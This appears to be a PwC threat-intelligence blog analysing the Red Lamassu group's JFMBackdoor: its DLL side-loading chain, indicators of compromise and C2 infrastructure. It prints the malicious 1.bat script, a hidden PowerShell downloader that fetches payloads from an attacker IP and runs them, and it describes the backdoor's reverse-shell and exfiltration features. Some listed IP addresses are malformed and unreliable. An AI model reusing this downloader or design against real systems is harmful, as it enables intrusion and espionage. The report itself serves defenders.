

Open Directory, Open Season: Inside Red Lamassu's JFMBackdoor

By PricewaterhouseCoopers

Archived: 2026-06-02 02:01:21 UTC

Executive summary

PwC Threat Intelligence has been tracking a China-based threat actor we call Red Lamassu (a.k.a. Calypso) since 2019, observing its operations targeting telecommunications and government entities across the Asia Pacific region with a combination of bespoke and shared tooling. This blog is released in tandem with [Lumen's Black Lotus Labs](#), who detail one portion of Red Lamassu's operations (an ELF binary we respectively call kworker or Showboat), whilst we focus on the Windows-oriented elements of its operations.

Our analysis revolves around an open directory found during our hunting of Red Lamassu, containing both an aforementioned kworker sample, alongside a fully featured Windows backdoor, which we call JFMBackdoor. Delivered via DLL side-loading, JFMBackdoor supports a range of capabilities, including: remote shell access, file system operations, network proxying, screenshot capture, and self-removal capabilities.

Introducing Red Lamassu

Red Lamassu is our name for a China-based threat actor likely operating out of Sichuan Province, associated with the targeting of telecommunications organisations based in Asia, predominantly Kazakhstan, Afghanistan, and India. Also known as Calypso APT in open source, Red Lamassu uses a myriad of bespoke and shared tooling to achieve a persistent foothold for long term intelligence collection within the victim's environment.

Technical writeup – the initial phases

As part of our ongoing tracking of Red Lamassu, we observed an open directory hosted on the IP address: 23.27.201[.]160, active between July and October 2025. Most of the binaries in the directory are part of a connected infection chain, with the exception being the files entitled *clear* and *systemd-ac-update*.

Neither *clear* nor *systemd-ac-update* are the focus of this blog, with the former being Linux-oriented log file tampering malware, and the latter being a sample of the kworker malware (which Lumen names Showboat in its blog).

Filename	SHA-256
systemd-ac-update	a05fbe8734a5a5a994a44dee9d21134ad7108d24ab0749499fe24fc4b36c4cbc

FLTLIB.dll	047307aca3a94a6fc46c4af25580945defb15574fb236d13d2bb48037cc42208
clear	ac50887e2c513b50b2170d77441b9f7e8afcc774df6b54fdd8aac863095239f4
1.bat	a23d126f0446755859e4d81c0c9b50b65e0062c3de2a014c543f6b263321ad78
scr.mui	ea57b5768c84164fcd25bb8338d660c5586e17e37cee924c4e5a745510925f3
fltMC.exe	cbef2064cf49b4b27dbf7d0c88c8f7bcdd6a7f25ee9c087beacb48cdd1b78731
flt.bin	b77a233735ff237ab964d2bdb3f6d261a90efb2f86dcde458c419cee528686a9

Table 1 - Files observed hosted on 23.27.201[.]160




Figure 1 — Infection chain overview

We assessed the 23.27.201[.]160 directory to almost certainly be tied to Red Lamassu operations, based on a TLS certificate served by IP addresses we exclusively associate with Red Lamassu:

Fingerprint	27df475626aafce2ea1548a9f35efb9ad951298c8b11a6adb3ccdfcd5170c677
Subject DN	O=My Organization
Issuer DN	O=My Organization
Serial Number	1
Issued	2024-07-10 05:51:20
Expires	2025-07-10 05:51:20

In Figure 2, *1.bat* remotely downloads the other files into a victim's *%TEMP%* directory, and subsequently executes the file entitled *fltMC.exe*, a legitimate executable that in turn loads *FLTLIB.dll*.

It is worth noting that this script will not execute as-is in its current form. However, each individual command within it remains functional when run separately or concatenated onto a single line. One possibility is that *1.bat* is designed to be passed through an obfuscator that transforms the script allowing it to be run as a standalone script.

@echo off

powershell -WindowStyle Hidden -Command "& {

 \$downloadPath = '%TEMP%'

 # 下载文件

 Invoke-WebRequest -Uri 'hxxp[:]//23.27.201[.]160:8000/flt.bin' -OutFile '\$downloadPath\flt.bin'

 Invoke-WebRequest -Uri 'hxxp[:]//23.27.201[.]160:8000/FLTLIB.dll' -OutFile '\$downloadPath\FLTLIB.dll'

 Invoke-WebRequest -Uri 'hxxp[:]//23.27.201[.]160:8000/scr.mui' -OutFile '\$downloadPath\scr.mui'

 Invoke-WebRequest -Uri 'hxxp[:]//23.27.201[.]160:8000/fltMC.exe' -OutFile '\$downloadPath\fltMC.exe'

 # 执行file1.exe

 Start-Process -FilePath '\$downloadPath\fltMC.exe' -WindowStyle Hidden

}"

exit

Figure 2 - Contents of *1.bat*

FLTLIB.dll finds and opens *scr.mui* and XOR decrypts the contents with the key *Zs0@31=KDw.*7ev*. The format of this file is a series of entries that are four bytes of an XOR encrypted length, followed by encrypted data. The decrypted data is configuration data read by both *FLTLIB.dll* and the final payload, and includes the following strings:

- *flt.bin*
- *FLTLIB.dll*
- *fltMC.exe*
- *C:\Program Files (x86)\Windows Mail\wabmig.exe*
- *C:\ProgramData\Microsoft\Network*
- *SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows*
- *namefuture[.]site*

FLTLIB.dll then loads the file entitled *flt.bin* in memory and executes it. *flt.bin* is a shellcode stub that then decodes and loads the final embedded payload PE file into memory, the details of which we provide below:

SHA-256	176aec5d33c459a42e7e4e984a718c52e11213ef9a6aa961b483a836fc22b507
Filename	N/A
File type	Win32 DLL
File size	1,119,744 bytes

The decoded shellcode is a fully functional backdoor we have named JFMBackdoor (on account of a hardcoded filepath within the malware: *C:\Users\public\jfm*), and leverages command and sub-commands via CppServer library classes: *TCPSession*, *WSSession* and *WSSSession*, communicating with its C2: *namefuture[.]site*.

The command and sub-command code functionality is extensive. Whilst the full command list is provided in Appendix B, we can summarise the JFMBackdoor's functionality below:

- **Remote Shell Access:** Provides two reverse shell variants, a standard one and a version that launches suspended and detaches from the console to evade inspection by other processes.
- **File System Operations:** Full file management including reading, writing, copying, moving, deleting files/folders, directory listing, file search by pattern, file execution, timestomping, and modifying file attributes.
- **Network Proxying:** Ability to establish TCP proxy sessions.
- **Process & Service Management:** Can enumerate, create, and terminate processes, as well as enumerate, start, stop, and delete Windows services.
- **Network Reconnaissance:** Gathers active TCP/UDP connection tables and can manipulate TCP entries.

- **Registry Manipulation:** Full Create, Read, Update, and Delete (CRUD) operations, including the ability to enumerate, create, modify, rename, and delete registry keys and values.
- **Screenshot Capture:** Takes screenshots using GDI+ functions, then Base64-encodes and XOR-encrypts them before saving to disk for exfiltration.
- **Self-Management:** Can create/reload encrypted configuration files, and services, and uninstall itself for anti-forensic purposes.
- **Configuration Management:** Stores and reloads encrypted configuration from files (*scr.mui*, *btasc.cfg*), allowing the operator to dynamically update the malware's behavior.

Additional files

The aforementioned key used in *FLTLIB.dll* to decode *scr.mui* – *Zs0@31=KDw.*7ev* – is also observed across three other samples:

SHA-256	Filename	Upload submitter country CC
b118f74dc2b974678a50349d04686f6b2df4b287a69e40c4513cd603c7271793	CiWinCng32.dll	KZ
1003bc9e3650fd290e44fd79b270c1b29f572fbb7647fa2bbf1f600d53673b53	scr.mui	CN
f820e4e4c5d433714842f6d64d1a8773958f782cde8d27f6a54d4f9862598933	sllauncherloc.dll	CN

Table 2 - Additional observed files that contain the *Zs0@31=KDw.*7ev* decryption key

The file entitled *scr.mui* contained the following configuration data, in particular revealing three new domains:

- *sl.bin*
- *sllauncherloc.dll*
- *C:\Windows\SysWOW64\msdt.exe*
- *C:\ProgramData\Microsoft\Network*
- *SOFTWARE\Microsoft\Windows NT\CurrentVersion\Window*
- *en[.]cumm[.]info*
- *xcent[.]online*
- *cumm[.]info*

Additional infrastructure – tying it all together

From the analysis above, we found the following C2 domains either used or embedded in the malware:

- *en[.]cumm[.]info*;
- *xcen[.]online*;
- *cumm[.]info*; and,
- *namefuture[.]site*

Whilst these were hosted behind Cloudflare, a Cloudflare certificate for *namefuture[.]site* was served by following IP address: *166.88.11[.]196*, as well as an additional DNS resolution to *139.180.223[.]193*.

Fingerprint	5e86298e3a62404ee4b019246d8da7a7451ba8f9c1f956c32ea4a0ff4e43f553
Subject DN	O=CloudFlare, Inc., OU=CloudFlare Origin CA, CN=CloudFlare Origin Certificate
Issuer DN	C=US, O=CloudFlare, Inc., OU=CloudFlare Origin SSL Certificate Authority, L=San Francisco, ST=California
All Names	*[.]namefuture[.]site, namefuture[.]site
Serial Number	722215547421393549906800483143167899186483629093

The IPs *166.88.11[.]196* and *139.180.223[.]193* are also seen serving an additional CloudFlare certificate associated with the domain *newsprojects[.]online* – the C2 used in one of the kworker samples we have observed.

Fingerprint	8b0e14e0684e00aee9cbf4fd22b2a5da08443f9a0f9ace4972803e29050bcc69
Subject DN	O=CloudFlare, Inc., OU=CloudFlare Origin CA, CN=CloudFlare Origin Certificate
Issuer DN	C=US, O=CloudFlare, Inc., OU=CloudFlare Origin SSL Certificate Authority, L=San Francisco, ST=California
All Names	*[.]newsprojects[.]online, newsprojects[.]online

Serial Number	604003291824433169701962900588762674473924908065
----------------------	--

This *newsprojects[.]online* certificate was also observed on the following IP addresses:

IP address	First observed	Last observed
166.88.99[.]32	2026-04-23	2026-05-12
166.88.11[.]196	2025-04-18	2026-05-12
66.42.49[.]27	2024-11-07	2024-11-07
45.76.157[.]243	2023-12-12	2025-01-21
207.90.205[.]55	2024-03-04	2025-01-01
139.180.223[.]193	2023-12-12	2024-12-06
193.124.93[.]153	2023-10-27	2023-11-13
152.32.159[.]11	2023-12-13	2024-12-10

Table 3 - Observed hosts that served *newsprojects[.]online* certificate




Figure 3 - Overview of connections between IoCs found during this analysis attributed to Red Lamassu

We also observed a DNS resolution from *newsprojects[.]online* to *64.227.128[.]J21* and *23.27.201[.]J115*, with the latter also resolving *xcent[.]online*.

Targeting

During analysis of the open directory contents, we identified multiple artefacts tying this intrusion to a telecommunications provider in Afghanistan:

- *FLTBIN.dll* was uploaded to an online multi-antivirus scanner from a user in Afghanistan; and,
- The *O=My Organization* certificate referenced at the beginning of this blog was also hosted on the IP: *195.86.120[.]J2*. This IP has hosted both a legitimate certificate belonging to an Afghan government entity, as well as a separate certificate that appears to be associated with a domain controller belonging to an Afghan telecommunications provider.

The targeting of Afghanistan and its telecommunications sector aligns with what we assess to almost certainly be Red Lamassu's wider operational goals and objectives. In our private reporting, we have observed the threat actor targeting the telecommunications sectors of Kazakhstan, Thailand, and India, using much of the tooling outlined in this blog.^{1, 2, 3, 4, 5}

Authors



Kris McConkey

Global Threat Intelligence Lead Partner, PwC United Kingdom



Matt Carey

Global Threat Intelligence Lead, Director, PwC Sweden



Rachel Mullan

Global Threat Intelligence Lead, Director, PwC United Kingdom

Hide

Source: <https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/red-lamassu-open-season.html>